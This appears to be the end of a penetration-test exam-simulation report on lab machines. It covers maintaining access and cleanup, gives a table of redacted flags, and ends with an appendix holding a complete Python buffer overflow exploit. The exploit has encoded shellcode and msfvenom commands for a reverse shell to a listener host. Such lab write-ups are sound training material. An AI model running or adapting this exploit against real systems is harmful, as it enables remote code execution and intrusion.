Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, ceso removed all user accounts, passwords and/or files downloaded in the systems that were needed during the pentest.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

IP	user.txt Contents	root.txt Contents
10.10.10.8	8a86*****	51ed*****
10.10.10.11	0265*****	ce65c*****
10.10.10.81	625b*****	0074*****
10.10.10.119	8a86*****	f1d4*****
172.16.116.132	N/A	N/A

4.2 Appendix - Metasploit/Meterpreter Usage

For the exam simulation, I haven't used my Metasploit/Meterpreter allowance.

4.3 Appendix - Completed Buffer Overflow Code

```
import socket
import sys
import time

if len(sys.argv) < 3:
    print("Usage: <script>.py <host> <port>")
    sys.exit()
host = sys.argv[1]
port = int(sys.argv[2])

try:
    filler = "A" * 524
    eip = "\xF3\x12\x17\x31"
    offset = "C" * 4
    nops = "\x90" * 10
    ## for poc:
```

```
## msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -e x86/shikata_ga_nai -b
↳ "\x00" exitfunc=thread -f c
## for reverse:
## msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp lport=443
↳ lhost=172.16.116.130 exitfunc=thread -b "\x00" -e x86/shikata_ga_nai -f c
  shellcode = ("\xdb\xd2\xb8\x9b\x94\x34\x9f\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
"\x52\x83\xc3\x04\x31\x43\x13\x03\xd8\x87\xd6\x6a\x22\x4f\x94"
"\x95\xda\x90\xf9\x1c\x3f\xa1\x39\x7a\x34\x92\x89\x08\x18\x1f"
"\x61\x5c\x88\x94\x07\x49\xbf\x1d\xad\xaf\x8e\x9e\x9e\x8c\x91"
"\x1c\xdd\xc0\x71\x1c\x2e\x15\x70\x59\x53\xd4\x20\x32\x1f\x4b"
"\xd4\x37\x55\x50\x5f\x0b\x7b\xd0\xbc\xdc\x7a\xf1\x13\x56\x25"
"\xd1\x92\xbb\x5d\x58\x8c\xd8\x58\x12\x27\x2a\x16\xa5\xe1\x62"
"\xd7\x0a\xcc\x4a\x2a\x52\x09\x6c\xd5\x21\x63\x8e\x68\x32\xb0"
"\xec\xb6\xb7\x22\x56\x3c\x6f\x8e\x66\x91\xf6\x45\x64\x5e\x7c"
"\x01\x69\x61\x51\x3a\x95\xea\x54\xec\x1f\xa8\x72\x28\x7b\x6a"
"\x1a\x69\x21\xdd\x23\x69\x8a\x82\x81\xe2\x27\xd6\xbb\xa9\x2f"
"\x1b\xf6\x51\xb0\x33\x81\x22\x82\x9c\x39\xac\xae\x55\xe4\x2b"
"\xd0\x4f\x50\xa3\x2f\x70\xa1\xea\xeb\x24\xf1\x84\xda\x44\x9a"
"\x54\xe2\x90\x0d\x04\x4c\x4b\xee\xf4\x2c\x3b\x86\x1e\xa3\x64"
"\xb6\x21\x69\x0d\x5d\xd8\xfa\x9e\xb2\x96\x78\xb6\xb0\x56\x7c"
"\xfc\x3c\xb0\x14\x12\x69\x6b\x81\x8b\x30\xe7\x30\x53\xef\x82"
"\x73\xdf\x1c\x73\x3d\x28\x68\x67\xaa\xd8\x27\xd5\x7d\xe6\x9d"
"\x71\xe1\x75\x7a\x81\x6c\x66\xd5\xd6\x39\x58\x2c\xb2\xd7\xc3"
"\x86\xa0\x25\x95\xe1\x60\xf2\x66\xef\x69\x77\xd2\xcb\x79\x41"
"\xdb\x57\x2d\x1d\x8a\x01\x9b\xdb\x64\xe0\x75\xb2\xdb\xaa\x11"
"\x43\x10\x6d\x67\x4c\x7d\x1b\x87\xfd\x28\x5a\xb8\x32\xbd\x6a"
"\xc1\x2e\x5d\x94\x18\xeb\x7d\x77\x88\x06\x16\x2e\x59\xab\x7b"
"\xd1\xb4\xe8\x85\x52\x3c\x91\x71\x4a\x35\x94\x3e\xcc\xa6\xe4"
"\x2f\xb9\xc8\x5b\x4f\xe8")
  buf = filler + eip + offset + nops + shellcode
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((host,port))
  print("Sending evil payload")
  s.send(buf)
  print("Done, check your listener!")
except:
  print("Something went wrong")
  sys.exit()
```